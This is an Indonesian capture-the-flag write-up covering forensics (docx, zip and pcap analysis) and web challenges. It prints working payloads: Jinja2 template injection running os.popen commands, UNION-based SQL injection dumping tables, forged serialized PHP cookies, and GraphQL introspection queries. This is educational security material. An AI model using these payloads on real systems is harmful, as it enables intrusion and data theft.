
(steven@steven)-[~/Downloads/_Documents.docx.extracted/word]
$ ls
_rels comments.xml document.xml fontTable.xml numbering.xml settings.xml styles.xml theme
```

didalam theme terdapat sebuah zipped file yaitu 'rahasiaku.zip'

```
(steven@steven)-[~/Downloads/_Documents.docx.extracted/word/theme]
$ ls
rahasiaku.zip theme1.xml

(steven@steven)-[~/Downloads/_Documents.docx.extracted/word/theme]
$ open rahasaku.zip
```

setelah mencoba membuka zipped file tersebut, terdapat file yang memerlukan password untuk membukanya.



Setelah dilakukan pencarian akhirnya didapatkan password berada dalam 'settings.xml'

```
:settings>Password ZIP -> in1P4ssw0rdnyaGw3nCh4nA  
-----^
```

Setelah itu, kita dapatkan sebuah kode yang telah dienkripsi.



Kode tersebut merupakan text yang dienkripsi dengan Base32, kemudian setelah di dekripsi akan menghasilkan:

Encoder Decoder

Base64 **Base32** Base58 URL HTML

Encode Decode

The tool uses UTF-8 charset.

Flag: flag{Gwenchana_Gwenchanayo_C0ngratss_You_Found_M3!!!}

Matryoshka

Forensics

Deskripsi Soal:

Challenge 3 Solves ×

Matryoshka

464

I think you such a great digital forensic investigator, I need helppp!!! Hacker from Rusia steal my secret file :(

Author: Ziptoexe

<https://drive.google.com/drive/folders/1Qn7bTU38M4hTsTUBwP5usp=sharing>

View Hint

Flag Submit

Link File:

<https://drive.google.com/drive/folders/1Qn7bTU38M4hTsTUBwP5RwQi7bAYxNnEt?usp=sharing>

Solusi:

Untuk tools yang saya gunakan adalah wireshark.

Awalnya saya kebingungan dengan soal ini, namun hint yang diberikan sangat membantu

Hint ×

have you checked the http protocol ?

Got it!

setelah dicek terdapat beberapa file sebagai 'tipuan'

No.	Time	Source	Destination	Protocol	Length	Info
18061	380.477494448	54.147.59.206	192.168.171.129	HTTP	709	HTTP/1.0 404 File not found (text/html)
18092	390.093741443	192.168.171.129	54.147.59.206	HTTP	599	GET /flag.txt HTTP/1.1
18098	390.353878784	54.147.59.206	192.168.171.129	HTTP	279	HTTP/1.0 200 OK (text/plain)
18141	406.186816584	192.168.171.129	54.147.59.206	HTTP	599	GET /test.txt HTTP/1.1
18147	406.443402973	54.147.59.206	192.168.171.129	HTTP	688	HTTP/1.0 200 OK (text/plain)
18174	421.525444266	192.168.171.129	54.147.59.206	HTTP	601	GET /etc/shadow HTTP/1.1
18178	421.788439109	54.147.59.206	192.168.171.129	HTTP	709	HTTP/1.0 404 File not found (text/html)
18198	430.419136206	192.168.171.129	54.147.59.206	HTTP	600	GET /flag2.txt HTTP/1.1
18200	430.698653211	54.147.59.206	192.168.171.129	HTTP	266	HTTP/1.0 200 OK (text/plain)
18251	449.865536136	192.168.171.129	54.147.59.206	HTTP	606	GET /masitroska.zip HTTP/1.1
18263	450.145445233	54.147.59.206	192.168.171.129	HTTP	709	HTTP/1.0 404 File not found (text/html)
18288	461.963780143	192.168.171.129	54.147.59.206	HTTP	605	GET /tryushoka.zip HTTP/1.1
+--	18294	462.224811242	54.147.59.206	192.168.171.129	HTTP	709 HTTP/1.0 404 File not found (text/html)
+--	18310	467.852224620	192.168.171.129	54.147.59.206	HTTP	606 GET /matryushoka.zip HTTP/1.1
+--	18314	468.137098605	54.147.59.206	192.168.171.129	HTTP	709 HTTP/1.0 404 File not found (text/html)
+--	18342	483.034511807	192.168.171.129	54.147.59.206	HTTP	607 GET /matariyosha.zip HTTP/1.1
+--	18354	483.296111202	54.147.59.206	192.168.171.129	HTTP	709 HTTP/1.0 404 File not found (text/html)
+--	18375	493.886312064	192.168.171.129	54.147.59.206	HTTP	605 GET /matryoshka.zip HTTP/1.1

namun, ketika dicek lebih teliti terdapat 1 file yang menarik

18375 493.886312064 192.168.171.129	54.147.59.206	HTTP	605 GET /matryoshka.zip HTTP/1.1
18391 494.735717584 54.147.59.206	192.168.171.129	HTTP	722 HTTP/1.0 200 OK (application/zip)

yang mana terdapat nested zip file

```


GET /matryoshka.zip HTTP/1.1
Host: 54.147.59.206:8090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: user=Tzo20iJteXNob3Ai0jq06e3M6MTE6ImNvb2tpZV90eXB1Ijtz0jk6InBvcn9ze6JjYyI7cz050iJ1c2VyX3R5cGU03M6MTE6IkNvbW1vb19Vc2VyIjtz0jY6In
dhbGxldC7aToxhDtz0jezoiJwdxJjaGFzzWRGbGFnIjt0ja7fQ%3D%3D
Upgrade-Insecure-Requests: 1

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.10.12
Date: Sun, 12 Nov 2023 19:00:36 GMT
Content-type: application/zip
Content-Length: 55844
Last-Modified: Sat, 28 Oct 2023 15:28:01 GMT


PK..
.....G.\W....j.....matryoshka-299.zipUT ..5&=e5&=eux.....PK..
.....G.\W.....matryoshka-298.zipUT ..5&=e5&=eux.....PK..
.....G.\W.K.....matryoshka-297.zipUT ..5&=e5&=eux.....PK..
.....G.\WC..<...<.....matryoshka-296.zipUT ..5&=e5&=eux.....PK..
.....G.\W.M.....matryoshka-295.zipUT ..5&=e5&=eux.....PK..
.....G.\W.r.....matryoshka-294.zipUT ..5&=e5&=eux.....PK..
.....G.\W.m/Y.....matryoshka-293.zipUT ..5&=e5&=eux.....PK..
.....G.\W^J.6T...T.....matryoshka-292.zipUT ..5&=e5&=eux.....PK..
.....G.\W.al.....matryoshka-291.zipUT ..5&=e5&=eux.....PK..
.....G.\W0.....matryoshka-290.zipUT ..5&=e5&=eux.....PK..
.....G.\W4_YP&...&.....matryoshka-289.zipUT ..5&=e5&=eux.....PK..
.....G.\W..l...l.....matryoshka-288.zipUT ..5&=e5&=eux.....PK..
.....G.\W.r.....matryoshka-287.zipUT ..5&=e5&=eux.....PK..
.....G.\W@.\.....matryoshka-286.zipUT ..5&=e5&=eux.....PK..
.....G.\W.^X>...>.....matryoshka-285.zipUT ..5&=e5&=eux.....PK..
.....G.\W..?.....matryoshka-284.zipUT ..5&=e5&=eux.....PK..
.....G.\W.....matryoshka-283.zipUT ..5&=e5&=eux.....PK..
.....G.\W..#W.....matryoshka-282.zipUT ..5&=e5&=eux.....PK..
.....G.\W..V..V.....matryoshka-281.zipUT ..5&=e5&=eux.....PK..
.....G.\W.....matryoshka-280.zipUT ..5&=e5&=eux.....PK..
.....G.\Wk.y.....matryoshka-279.zipUT ..5&=e5&=eux.....PK..
.....G.\W..(....(.....matryoshka-278.zipUT ..5&=e5&=eux.....PK..
.....G.\W..*n....n.....matryoshka-277.zipUT ..5&=e5&=eux.....PK..

```

setelah itu, saya export pocket bytes




lalu saya rename dengan nama halo.zip



kemudian setelah membuka nested zip yang ada, didapatkan



tetapi untuk membuka file tersebut, diperlukan sebuah password



setelah mencari password menggunakan command tcp and frame contains “password”, ditemukan beberapa protocol FTP yang mencurigakan

tcp and frame contains "password"					
No.	Time	Source	Destination	Protocol	Length Info
18554	588.119357366	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
18596	615.031604251	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
18673	694.305222674	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
18773	813.761965803	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
18811	842.908435677	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
18847	889.133248858	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
18896	913.128394987	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
18979	947.563569776	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
19012	962.890199600	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
19045	982.044095660	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
19083	1010.3305505...	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
19128	1039.7901451...	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
19174	1064.8307656...	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.

yang mana terdapat password didalamnya

```
Wireshark - Follow TCP Stream (tcp.stream eq 129) · evidence-matryoshka.pcapng

220 Anonymous FTP server
USER anonymous
331 Please specify the password.
PASS anonymous
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features:
EPRT
EPSV
MDTM
PASV
REST STREAM
SIZE
TVFS
211 End
TYPE I
200 Switching to Binary mode.
SIZE p3
550 Could not get file size.
FPSSV
```


karena bersifat anonymous, sehingga harus mencari passwordnya didalam protocol FTP

ftp					
No.	Time	Source	Destination	Protocol	Length Info
18550	583.859766806	54.147.59.206	192.168.171.129	FTP	80 Response: 220 Anonymous FTP server
18552	587.857019549	192.168.171.129	54.147.59.206	FTP	70 Request: USER anonymous
18554	588.119357366	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
18559	591.943809283	192.168.171.129	54.147.59.206	FTP	70 Request: PASS anonymous
18561	592.209848633	54.147.59.206	192.168.171.129	FTP	77 Response: 230 Login successful.
18563	592.210332164	192.168.171.129	54.147.59.206	FTP	60 Request: SYST
18565	592.473405075	54.147.59.206	192.168.171.129	FTP	73 Response: 215 UNIX Type: L8
18566	592.473918567	192.168.171.129	54.147.59.206	FTP	60 Request: FEAT
18569	592.736839357	54.147.59.206	192.168.171.129	FTP	111 Response: 211-Features:
18570	592.737297194	54.147.59.206	192.168.171.129	FTP	77 Response: SIZE
18573	598.993645680	192.168.171.129	54.147.59.206	FTP	60 Request: EPSV
18589	611.427835895	54.147.59.206	192.168.171.129	FTP	80 Response: 220 Anonymous FTP server
18592	614.751010455	192.168.171.129	54.147.59.206	FTP	70 Request: USER anonymous
18596	615.031604251	54.147.59.206	192.168.171.129	FTP	88 Response: 331 Please specify the password.
18598	618.912935877	192.168.171.129	54.147.59.206	FTP	70 Request: PASS anonymous
18600	619.194991464	54.147.59.206	192.168.171.129	FTP	77 Response: 230 Login successful.
18602	619.195337610	192.168.171.129	54.147.59.206	FTP	60 Request: SYST
18604	619.475674612	54.147.59.206	192.168.171.129	FTP	73 Response: 215 UNIX Type: L8


setelah mencari cukup lama, didapatkan bahwa dalam column Info dengan response SIZE terdapat beberapa potongan huruf.

Request: SIZE Su SIZE p3 SIZE r5 SIZE eCr SIZE eT SIZE P4
 SIZE ss4 SIZE Yo SIZE u

yang mana jika disatukan menjadi



lalu, setelah berhasil mengakses file secret.txt akan mendapatkan flagnya



Flag: flag{An4Lysis_Pcap_File_It5_S0_Ch4llengin9!!!_Congr4t55_Ch4mpi0n}

Inspector Ladusingh

Web Exploitation

Deskripsi Soal:



Link Web : <http://codexploit.fun:5013/>

Solusi:

Ketika dilakukan inspect element:

The screenshot shows the browser's developer tools with the "Elements" tab selected. The DOM tree on the left shows the structure of the page, including the head and body elements. The CSS panel on the right displays the following CSS code for the body element:

```
/* Styling halaman utama */
body {
    background: url('background.jpg') center/cover no-repeat;
    font-family: Arial, sans-serif;
    display: flex;
    justify-content: center;
    align-items: center;
    height: 100vh;
    /* Part 2: _k3t4huAn */
}
```

Flag : `flag{w4duch_k3t4huAn}`

Tingky Wingky Dipsi Lala PuhSepuh

Web Exploitation

Deskripsi soal:



Link Web : <http://codexploit.fun:5001/>

Solusi:

untuk mendapatkan flagnya, disini saya memanipulasi cookies dengan menggunakan burp suite

disini, tertulis bahwa user_type adalah Common_user dan Integer dari wallet adalah 10 dan PurchasedFlag; b:0 > yang mana false

```
Decoded from: Base64 ▾ ⊖ +  
0:6:"myshop":4:{s:11:"cookie_type";s:9:"porosxbcc";s:9:"user_type";s:11:"Common_User";s:6:"wallet";i:10;s:13:"purchasedFlag";b:0;}
```

setelah itu saya ubah cookies menjadi:

```
Decoded from: Base64 ▾ ⊖ +  
0:6:"myshop":4:{s:11:"cookie_type";s:9:"porosxbcc";s:9:"user_type";s:8:"VIP_User";s:6:"wallet";i:1000000000000;s:13:"purchasedFlag";b:1;}
```

Setelah itu, sudah bisa membeli flag dan mendapatkan flagnya

This Piece Of Flag For You,

flag{InSeCure_D3s3rializ4}

This Piece Of Flag For You,

ti0n!!!_M4ntapp_


PuhSepuh_YangMoyang_HuSuhu}

Flag: flag{InSeCure_D3s3rializ4ti0n!!!_M4ntapp_PuhSepuh_YangMoyang_HuSuhu}

Nothing We Can Do!

Web Exploitation


Deskripsi soal:



Link Web : <http://codexploit.fun:5004/>

Solusi:

setelah dimasukkan keyword 'robots.txt' didapatkan bahwa web ini dibuat dengan menggunakan bahasa graphql



setelah dilakukan graphql Injection menggunakan graphql introspection untuk mendapatkan informasi, maka flag akan didapatkan

A screenshot of a GraphiQL interface. The query entered is:

```
query{ notsoimportant { __typename messages messages legitnotimportant { messages incrediblyunimportant { messages veryunimportant { messages } } } __typename messages } }
```

The resulting JSON response is:

```
{ "data": { "notsoimportant": { "__typename": "NotSoImportant", "messages": "This is not important", "legitnotimportant": { "messages": "Why're you still here?", "incrediblyunimportant": { "messages": "I said its not an important stuff, sho sho", "veryunimportant": { "messages": "Alright fine here's the flag: flag{B4s1c_Gr4phql_Us4g3}" } } } } } }
```

Flag : flag{B4s1c_Gr4phql_Us4g3}

Make A Wish

Web Exploitation

Deskripsi soal

Challenge 4 Solves X

Make a Wish

464

how to sleep faster
how to sleep 8 hours in 1 hour
how to sleep well

people with messed up sleep schedule:


Kalau capek CTF, Jangan Lupa Istirahat ya dekk...

Author: Suisayy

<http://codexploit.fun:5003/>

View Hint

Flag Submit

Link Web: <http://codexploit.fun:5003/>

Solusi:

Awalnya menggunakan bruteforce command pada kolom input, hingga

Pengabul Keinginan

Masukkan apa yang kamu inginkan:

`{{7*7}}`

 Submit

lalu dipastikan kembali dan menghasilkan

jinja2.exceptions.TemplateSyntaxError

```
jinja2.exceptions.TemplateSyntaxError: unexpected '<'
```

```
Traceback (most recent call last)
```

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 209, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2076, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2073, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1518, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1516, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1502, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**req.view_args)
File "/app/app.py", line 32, in index
    return render_template_string(html)
File "/usr/local/lib/python3.8/site-packages/flask/template.py", line 165, in render_template_string
    return _render(ctx.app.jinja_env.from_string(source), context, ctx.app)
File "/usr/local/lib/python3.8/site-packages/jinja2/environment.py", line 1092, in from_string
    return cls.from_code(self, self.compile(source), gs, None)
File "/usr/local/lib/python3.8/site-packages/jinja2/environment.py", line 757, in compile
    self.handle_exception(source=source_hint)
```


disini dapat dilihat bahwa web di buat menggunakan template jinja2, maka akan kita gunakan server side template injection. Kita coba command tersebut kedalam web.

Exploit the SSTI by calling os.popen().read()

```
{{ self.__init__.__globals__.builtins.__import__('os').popen('id').read() }}
```



Setelah memasukkan command tersebut, command tersebut tereksekusi dengan baik



lalu kita ganti dengan 'ls'

```
ls __import__('os').popen('ls').read()
```

didapatkan

```
Dockerfile apa_ini_yaaaa.txt app.py docker-compose.yml requirements.txt static
```

langsung saja, menggunakan command cat untuk mendapatkan isi dari file .txt tersebut

```
'os').popen('cat apa_ini_yaaaa.txt').read()
```

maka, outputnya adalah


```
flag{1nTrOduCT1on_7o_PyTh0n_W3b_1nj3cT1on}
```

Flag : `flag{1nTrOduCT1on_7o_PyTh0n_W3b_1nj3cT1on}`

Famous Users

Web Exploitation

Deskripsi soal



Link Web : <http://codexploit.fun:5005/>

Solusi:

Pada awalnya, brute force menggunakan command " yang umum digunakan. Hingga

Most Famous Users in the World

Submit

Fatal error: Uncaught TypeError: mysqli_fetch_array(): Argument #1 (\$result) must be of type mysqli_result, bool given in /var/www/html/index.php:31 Stack trace: #0 /var/www/html/index.php(31): mysqli_fetch_array(false) #1 {main} thrown in /var/www/html/index.php on line 31

didapatkan bahwa command ' berfungsi dalam web tersebut, sehingga dapat disimpulkan bahwa dapat kita manfaatkan celahnya dengan SQL Injection.

Step selanjutnya adalah dengan mencari jumlah columns

' ORDER BY 3--

Submit

Fatal error: Uncaught TypeError: mysqli_fetch_array(): Argument #1 (\$result) must be of type mysqli_result, bool given in /var/www/html/index.php:31
Stack trace: #0 /var/www/html/index.php(31): mysqli_fetch_array(false) #1 {main} thrown in /var/www/html/index.php on line 31

didapatkan bahwa jumlah columnsnya adalah 2 karena pada inputan ke 3 menghasilkan error.

disini saya mencoba menggunakan command ‘UNION SELECT’ untuk mencoba apakah berfungsi

' UNION SELECT 1,2--

Submit

2

dan setelah dicoba menghasilkan output 2 yang mana ‘Angka Ajaib’ nya adalah 2

step selanjutnya adalah dengan cara memunculkan nama table dengan command

```
' union select 1,table_name from information_schema.tables where  
table_schema=database()--'
```

dan menghasilkan

Enter ID

Submit

menarik

setelah itu, kita memunculkan daftar columns dengan cara mengkonversi nama table ke hex sehingga commandnya menjadi

```
' union select 1,group_concat(column_name) from information_schema.columns where  
table_name=0x6d656e6172696b--
```

menghasilkan

Most Famous Users in the World

Enter ID Submit

id,title,value

lalu, step terakhir adalah dengan cara memunculkan datanya dengan command

```
' union select 1,group_concat(id,0x3a,title,0x3a,value) from menarik--
```

Most Famous Users in the World

Enter ID Submit

1:flag:flag{B4s1C_Un1On_sQl_1nj3Ct1on}

Flag : flag{B4s1C_Un1On_sQl_1nj3Ct1on}